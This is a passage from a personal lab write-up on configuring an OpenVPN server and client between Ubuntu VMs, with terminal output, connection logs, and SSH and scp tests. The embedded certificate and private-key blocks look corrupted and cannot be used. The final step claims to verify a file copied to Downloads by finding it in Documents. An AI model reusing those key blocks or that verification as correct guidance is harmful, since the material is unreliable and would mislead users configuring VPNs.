The Subject's Distinguished Name is as follows
commonName :ASN.1 12:'CLIENT'
Certificate is to be certified until May 14 21:01:38 2027 GMT (825 days)

Write out database with 1 new entries
Database updated
```

## **15. Copy Client Files**

I copied the necessary client files to the `/etc/openvpn/client/` directory:


```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo cp pki/issued/client1.crt pki/private/client1.key pki/ca.crt /etc/openvpn/client/
```

## Step 4: Create Client Configuration File

### 16. Create the Client Configuration File

I created the `.ovpn` configuration file for the client:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/openvpn/client/client1.ovpn
```



```
-----BEGIN CERTIFICATE-----
MIIDNCIAhgdIBAgIzUa09Mu76NjZ0EWq1ErHc1uWwQYJk0Z1hvcNAQEL
DzENAsGA1UeAwEVEVDaefw0yTAyMDgyMTAxZhafw0yNz1MTQyMTAxZhha
MBExd2ANBqNzVBAwMwBkNMwUwOwDCAS1wQYJk0Z1hvcNAQEBBQADggEPADCCAQoC
ggEBAK2JehHsEZFxqaf0tQv1Bt6zrwvS9ekZ1hvcY17f/xuqb715f08Ne1q75
31QqSHGDWeP8FB1k7/FDqRq54FLyBGrL/molNf6xlrk3LCPcx+49Zfbh5g
Ixexd2kr9LKvYzJw/Rxx6e1phd01Qnbx2pJy/FOpibe4ZLVR80w/qgvn0d
9xkb97c9AVC9J2JNDB81UX1Mig3e9oVtVns7bkC33k4oh7PQzYk9qg/htr7Cx
9Gd15fa+ekV0IB0nxyug1cZ1SK0F/cegwB8b/M131_0V1W5J3kFlQx1LtvQYTz
Nb8yFAFT3i4Q5Z1NnJlMcuvlCAwEAa0BnzCbdA0JbgVHwREEAJAMB0GA1ud
DgQMBSkca1HtmPmifHwB7SczY0xvN00BkgBVNEQzBgbBT1-2-10Fw0dPCC
w6TA-aapUvEYgtPbEwDzENAsGA1UeAwEVEVTvIU2a09u76MLZQlNq1ErH
Cg1zuUwewWDR01BaawCgIKwBQUAiTwCwYDVRPBQAOdageAMABGCSqS1b3
DQEBCwAAI4BAQcvw0/DqdNCmJ3M+7b17qLnF2Vx0d4joyk8/adn83QvACKZ
NKTThzgBndHwza+gn8Jedhabg3WeR0spUhV89y1V5nhyb+4d0d13rQ2bHv1o
Ir0do0cAd/+RtkwNd077AYznc0t2lQRvldoV7ou2rHtaJUKflr/03BNQ4sPY
MS62pJwyvUfCK4CPD0a89cnMwJ3BZ2FbQKQZ5NLM3ux0zDgwd8pxDP5n
dGB51wF0d4yJTKS29AMqbgkJM4zoIYxxkApqAg6RtEpUy2eLuINTqArhJUC
rUBBdwIBSO/j9QdpWMRtg5CBF/UuyaTPA
-----END CERTIFICATE-----
<cert>
-----BEGIN CERTIFICATE-----
MIIDNCIAhgdIBAgIzUa09Mu76NjZ0EWq1ErHc1uWwQYJk0Z1hvcNAQEL
DzENAsGA1UeAwEVEVDaefw0yTAyMDgyMTAxZhafw0yNz1MTQyMTAxZhha
MBExd2ANBqNzVBAwMwBkNMwUwOwDCAS1wQYJk0Z1hvcNAQEBBQADggEPADCCAQoC
ggEBAK2JehHsEZFxqaf0tQv1Bt6zrwvS9ekZ1hvcY17f/xuqb715f08Ne1q75
31QqSHGDWeP8FB1k7/FDqRq54FLyBGrL/molNf6xlrk3LCPcx+49Zfbh5g
Ixexd2kr9LKvYzJw/Rxx6e1phd01Qnbx2pJy/FOpibe4ZLVR80w/qgvn0d
9xkb97c9AVC9J2JNDB81UX1Mig3e9oVtVns7bkC33k4oh7PQzYk9qg/htr7Cx
9Gd15fa+ekV0IB0nxyug1cZ1SK0F/cegwB8b/M131_0V1W5J3kFlQx1LtvQYTz
Nb8yFAFT3i4Q5Z1NnJlMcuvlCAwEAa0BnzCbdA0JbgVHwREEAJAMB0GA1ud
DgQMBSkca1HtmPmifHwB7SczY0xvN00BkgBVNEQzBgbBT1-2-10Fw0dPCC
w6TA-aapUvEYgtPbEwDzENAsGA1UeAwEVEVTvIU2a09u76MLZQlNq1ErH
Cg1zuUwewWDR01BaawCgIKwBQUAiTwCwYDVRPBQAOdageAMABGCSqS1b3
DQEBCwAAI4BAQcvw0/DqdNCmJ3M+7b17qLnF2Vx0d4joyk8/adn83QvACKZ
NKTThzgBndHwza+gn8Jedhabg3WeR0spUhV89y1V5nhyb+4d0d13rQ2bHv1o
Ir0do0cAd/+RtkwNd077AYznc0t2lQRvldoV7ou2rHtaJUKflr/03BNQ4sPY
MS62pJwyvUfCK4CPD0a89cnMwJ3BZ2FbQKQZ5NLM3ux0zDgwd8pxDP5n
dGB51wF0d4yJTKS29AMqbgkJM4zoIYxxkApqAg6RtEpUy2eLuINTqArhJUC
rUBBdwIBSO/j9QdpWMRtg5CBF/UuyaTPA
-----END CERTIFICATE-----
<key>
-----BEGIN PRIVATE KEY-----
MIIEQIBADANBgkqhkiG9w0BAQEFAASCBkwggSjAgEAAoIBAQctiXoR7BN132kk
E0L9fLes8Bt7P0b1k6KTEnvIuxF8bl0G+9Un9PHjVtau+dy0QuRxg2MBKfHwZ20/
xQ6kaueeBZcvCxg4vzD12ZxesVKytypQjwsfuPcmx24UoCMxv2nc5EfWsy2CWY1
v6V8enTOKYXTokIQcdqscvxUKSGxGw57Fd1v2kLo5g3FcvsN03QFQnPsmD7Q/
JVvDByOn3vafFnJ7025HN9yu1VuzoBwJPaqv34bJewl/RsEn2npF0yAtP18r
oCHGUiTRf3HsI/_G4kzNldy9FYj1usdSH5al5xy1UG2Tzwmh0qe394uf0wSD79
o4oTaTj7AgMAAAECggEAArUe5PgweCrCx+yz16nRPj4uonAtosnobDNmN8GaEdw
ezTnH7YacksvUvpfQ//59nf4o0fsgu7nKG1HwUlgggDz1WfeQ2PoXoFv/17r
N7GlpGP5JbFkk3PTLsLruKydvxGvt1ucfryxcH0kXsGd1UsuJv8zfEPU
61V1dE+R6jfMyKzsD1FWlw0deFhApmf1n2/dlsvwMnCYKcxzSS5JwzqBt4M
HfpEpV1IHgITX/jxt+upZubtAzkn1CoSndSNHq07/Maes+TaKn+acVvtm2CuR
N8Z1IoUoDrfr3nBH/oo9GgfSJDH15vPrTzZmlwrvnQKbgQDTQxy1fVx7hVkrCrgs
zeZL1n/S97NAia/59/soxDJS/MjsVrqYaq0bjNPv2w7RuDXv8yim9GBwYB0Xc
T/WcCRa01EqozqtHw1KHZHkZ2hNp09rjgKymU1fMnAnFRMz1Zf+wBkq
mJ52p/uldEC0ebknfwX9dnZ4BwkBqQDSSt02D/4kvoduN0En1kfajgel5uGesvU
5FTNx/iFGZxV8h0FQRnSydSNRhbDcGL9Xbtk6MnzyvpDGoLa47fLxAfTgQv1nw
WRoGZFaRnxBs956qZ/+60Khuv5K0v0+eXTKxCb1cYDAwklcuqeUNq857rn5qy
qRoIIr0zRQkBgc6rnmQxeK2Yn5Um57gty6TQzLBAnF5HM/BW91dfYJl0w2HzY4
ltzdD3yMoWEn/fvtq126uoyMxp0Mygh2uYlgY13zel+rzj1P2NxrYa3Bbv-b
Jya2rhPsLndh7zah8w0dGXZLMj0Qwl/PQ0HcmrCu/xv03/R968ouwNaGBAL8e
5tQYpyuZCbpQTjBhU24q07MK/Rbrvgy/hAa5Zlzc1/180dFoAiyugga7YXtozx7
8FF+46ug2dvZ+K9B7nxShEkv0NqEdgYmUz7kwI98Dw7G3wT7D05h5D52ZcNm
iNytk54tp/c4xV3y/VmZldTFT32ErAliQ+74xOxAoGAQWGBwJ20Ildr77Xh0L
7qRsIw4TcpZgfOwaxo7Ez1yacw2uoMNjhmc0quEJf3CgfZ44gvCv/Sw8mihBvj
p1afbogulk7HtQ8SmMGXNm6xk7INLAfOBmjxf9aPXwJSZ/YircN9M30ny/jSrcEv
6RwewJxAkps1m9Cws6h/sw=-----END PRIVATE KEY-----
</key>
```

## Step 5: Test the VPN Connection on a Client Machine

### 17. Transfer the .ovpn File

I transferred the `.ovpn` configuration file to another Ubuntu VM (the client):

```
bivin@bivin-VirtualBox:~$ scp bivin@192.168.56.105:/etc/openvpn/client/client1.ovpn ~/client1.ovpn
bivin@192.168.56.105's password:
client1.ovpn 100% 4272 502.6KB/s 00:00
```

### 18. Install OpenVPN on the Client

On the client machine, I installed OpenVPN:

```
bivin@bivin-VirtualBox: $ sudo apt update
[sudo] password for bivin:
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:2 http://om.archive.ubuntu.com/ubuntu noble InRelease
Get:3 http://om.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [618 kB]
Get:5 http://security.ubuntu.com/ubuntu noble-security/main Translation-en [118 kB]
Get:6 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [8,960 B]
Get:7 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [625 kB]
]
Get:8 http://om.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:9 http://security.ubuntu.com/ubuntu noble-security/restricted Translation-en [121 kB]

bivin@bivin-VirtualBox: $ sudo apt install openvpn
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
 openvpn-dco-dkms openvpn-systemd-resolved easy-rsa
The following packages will be upgraded:
 openvpn
 1 upgraded, 0 newly installed, 0 to remove and 228 not upgraded.
Need to get 681 kB of archives.
After this operation, 3,072 B disk space will be freed.
Get:1 http://om.archive.ubuntu.com/ubuntu noble-updates/main amd64 openvpn amd64 2.6.12-0ubuntu0.24.04.1 [681 kB]
Fetched 681 kB in 2s (284 kB/s)
Preconfiguring packages ...
(Reading database ... 192813 files and directories currently installed.)
Preparing to unpack .../openvpn_2.6.12-0ubuntu0.24.04.1_amd64.deb ...
Unpacking openvpn (2.6.12-0ubuntu0.24.04.1) over (2.6.9-0ubuntu4.1) ...
Setting up openvpn (2.6.12-0ubuntu0.24.04.1) ...
Processing triggers for man-db (2.12.0-4build2) ...
```

### 19. Run OpenVPN Client

I used the `.ovpn` configuration file to establish the VPN connection:

```
bivin@bivin-VirtualBox: $ sudo openvpn --config ~/client1.ovpn
2025-02-09 01:48:23 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-ciphers (AES-256-GCM: AES-128-GCM: CHACHA20-POLY1305). OpenVPN ignores --cipher for cipher negotiations.
2025-02-09 01:48:23 Note: Kernel support for ovpn-dco missing, disabling data channel of fload.
2025-02-09 01:48:23 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCC]
2025-02-09 01:48:23 library versions: OpenSSL 3.0.13 30 Jan 2024, LZO 2.10
2025-02-09 01:48:23 DCO version: N/A
2025-02-09 01:48:23 TCP/UDP: Preserving recently used remote address: [AF_INET]192.168.56.105:1194
2025-02-09 01:48:23 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-02-09 01:48:23 UDPv4 link local: (not bound)
2025-02-09 01:48:23 UDPv4 link remote: [AF_INET]192.168.56.105:1194
2025-02-09 01:48:23 TLS: Initial packet from [AF_INET]192.168.56.105:1194, sid=70c05ef9291618d
2025-02-09 01:48:23 VERIFY OK: depth=1, CN=TEST
2025-02-09 01:48:23 VERIFY KU OK
2025-02-09 01:48:23 Validating certificate extended key usage
2025-02-09 01:48:23 + Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-02-09 01:48:23 VERIFY EKU OK
2025-02-09 01:48:23 VERIFY OK: depth=0, CN=TEST
2025-02-09 01:48:23 Control Channel: TLSv1.3, cipher TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-02-09 01:48:23 [TEST] Peer Connection Initiated with [AF_INET]192.168.56.105:1194
2025-02-09 01:48:23 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-02-09 01:48:23 TLS: tls_multi_process: initial untrusted session promoted to trustee
```

## Step 6: Verify Connection

### 20. Verify Connection Success

I checked the logs to confirm that the VPN was connected successfully. The logs showed:

#### Initialization Sequence Completed

```
2025-02-09 01:48:23 net_route_v4_best_gw query: dst 0.0.0.0
2025-02-09 01:48:23 net_route_v4_best_gw result: via 10.0.2.2 dev enp0s3
2025-02-09 01:48:23 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=enp0s3 HWADDR=00:27:ea
:ed:ac
2025-02-09 01:48:23 TUN/TAP device tun0 opened
2025-02-09 01:48:23 net_iface_mtu_set: mtu 1500 for tun0
2025-02-09 01:48:23 net_iface_up: set tun0 up
2025-02-09 01:48:23 net_addr_v4_add: 10.8.0.2/24 dev tun0
2025-02-09 01:48:23 net_route_v4_add: 192.168.56.105/32 via 10.0.2.2 dev [NULL] table 0 metric -1
2025-02-09 01:48:23 net_route_v4_add: 0.0.0.0/1 via 10.8.0.1 dev [NULL] table 0 metric -1
2025-02-09 01:48:23 net_route_v4_add: 128.0.0.0/1 via 10.8.0.1 dev [NULL] table 0 metric -1
2025-02-09 01:48:23 Initialization Sequence Completed
2025-02-09 01:48:23 Data Channel: cipher 'AES-128-GCM', peer-id: 0
2025-02-09 01:48:23 Timers: ping 10, ping-restart 120
2025-02-09 01:48:23 Protocol options: protocol-flags cc-exit tls-ekm dyn-tls-crypt
curl lfconfig.me
2025-02-09 02:46:59 VERIFY OK: depth=1, CN=TEST
2025-02-09 02:46:59 VERIFY KU OK
2025-02-09 02:46:59 Validating certificate extended key usage
2025-02-09 02:46:59 ++ Certificate has EKU (str) TLS Web Server Authentication, expects
TLS Web Server Authentication
2025-02-09 02:46:59 VERIFY_EKU_OK
```

### 21. Test Connectivity

I tested the VPN connection by pinging the OpenVPN server's internal IP:

```
bivin@bivin-VirtualBox:~$ ping 10.8.0.1
PING 10.8.0.1 (10.8.0.1) 56(84) bytes of data.
64 bytes from 10.8.0.1: icmp_seq=1 ttl=64 time=3.24 ms
64 bytes from 10.8.0.1: icmp_seq=2 ttl=64 time=1.97 ms
64 bytes from 10.8.0.1: icmp_seq=3 ttl=64 time=2.21 ms
64 bytes from 10.8.0.1: icmp_seq=4 ttl=64 time=1.58 ms
64 bytes from 10.8.0.1: icmp_seq=5 ttl=64 time=1.82 ms
64 bytes from 10.8.0.1: icmp_seq=6 ttl=64 time=8.58 ms
^X64 bytes from 10.8.0.1: icmp_seq=7 ttl=64 time=2.00 ms
64 bytes from 10.8.0.1: icmp_seq=8 ttl=64 time=1.41 ms
64 bytes from 10.8.0.1: icmp_seq=9 ttl=64 time=2.01 ms
64 bytes from 10.8.0.1: icmp_seq=10 ttl=64 time=1.55 ms
64 bytes from 10.8.0.1: icmp_seq=11 ttl=64 time=1.71 ms
```

```
bivin@bivin-VirtualBox:~$ ip addr show tun0
4: tun0: <POINTPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
 link/none
 inet 10.8.0.2/24 brd 10.8.0.255 scope global tun0
 valid_lft forever preferred_lft forever
 inet6 fe80::5d7ca:3e1:8ae:8fa9/64 scope link stable-privacy
 valid_lft forever preferred_lft forever
```

I also checked the `tun0` interface:

This confirmed that the VPN was functioning and assigned an IP in the `10.8.0.0/24` subnet.

### 22. Access Internal Services

I accessed services on the server via the VPN: `ssh bivin@10.8.0.1`

```
bivin@bivin-VirtualBox:~$ ssh bivin@10.8.0.1
The authenticity of host '10.8.0.1 (10.8.0.1)' can't be established.
ED25519 key fingerprint is SHA256:g6PeyoE2tiihjyGnTlSz/b77ghxD85VoR8piKguk.
This host key is known by the following other names/addresses:
 -./ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.8.0.1' (ED25519) to the list of known hosts.
bivin@10.8.0.1's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-52-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

*** System restart required ***
```

I also tested accessing an Apache service by running: curl 10.8.0.1

```
bivin@bivin-VirtualBox:~$ curl 10.8.0.1
<form method="POST" action="/login"><input name="username"><input name="password" type="password"><input type="submit"></form>
```

This confirmed that the Apache server was accessible over the VPN connection.

## 23. Transfer a File Over the VPN

I created a file on the client machine and transferred it to the server over the VPN:

```
bivin@bivin-VirtualBox:~$ nano ~/Documents/myfile.txt
```



```
GNU nano 7.2 /home/bivin/Documents/myfile.txt
THIS IS TEST FILE
```

Let's use scp to securely copy the file from the client to the server over the

```
bivin@bivin-VirtualBox:~$ scp ~/Documents/myfile.txt bivin@10.8.0.1:/home/bivin/Downloads
The authenticity of host '10.8.0.1 (10.8.0.1)' can't be established.
ED25519 key fingerprint is SHA256:g6PeyQE2tiIhjyGnTlSz/b77phTxD85VoR8pikWguk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.8.0.1' (ED25519) to the list of known hosts.
bivin@10.8.0.1's password: myfile.txt 100% 19 7.3KB/s 00:00
```

This demonstrates the secure file transfer capability over the VPN.

## 24. Verify the Transferred File on the Server

I logged into the server and verified the file transfer:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ ssh bivin@10.8.0.1
bivin@10.8.0.1's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-52-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

*** System restart required ***
Last login: Sun Feb 9 01:54:24 2025 from 10.8.0.2
bivin@bivin-VirtualBox:~$ ls ~/Documents/
myfile.txt

bivin@bivin-VirtualBox:~$ cd ~/Documents/
bivin@bivin-VirtualBox:~/Documents$ ls
myfile.txt
bivin@bivin-VirtualBox:~/Documents$ cat myfile.txt
THIS IS TEST FILE
```

Reasoning: This confirms that the file was successfully transferred over the VPN.

## Conclusion

I successfully set up OpenVPN on my Ubuntu machine, created the client configuration, and verified the VPN connection by accessing internal services. Everything is now securely tunneled through the VPN!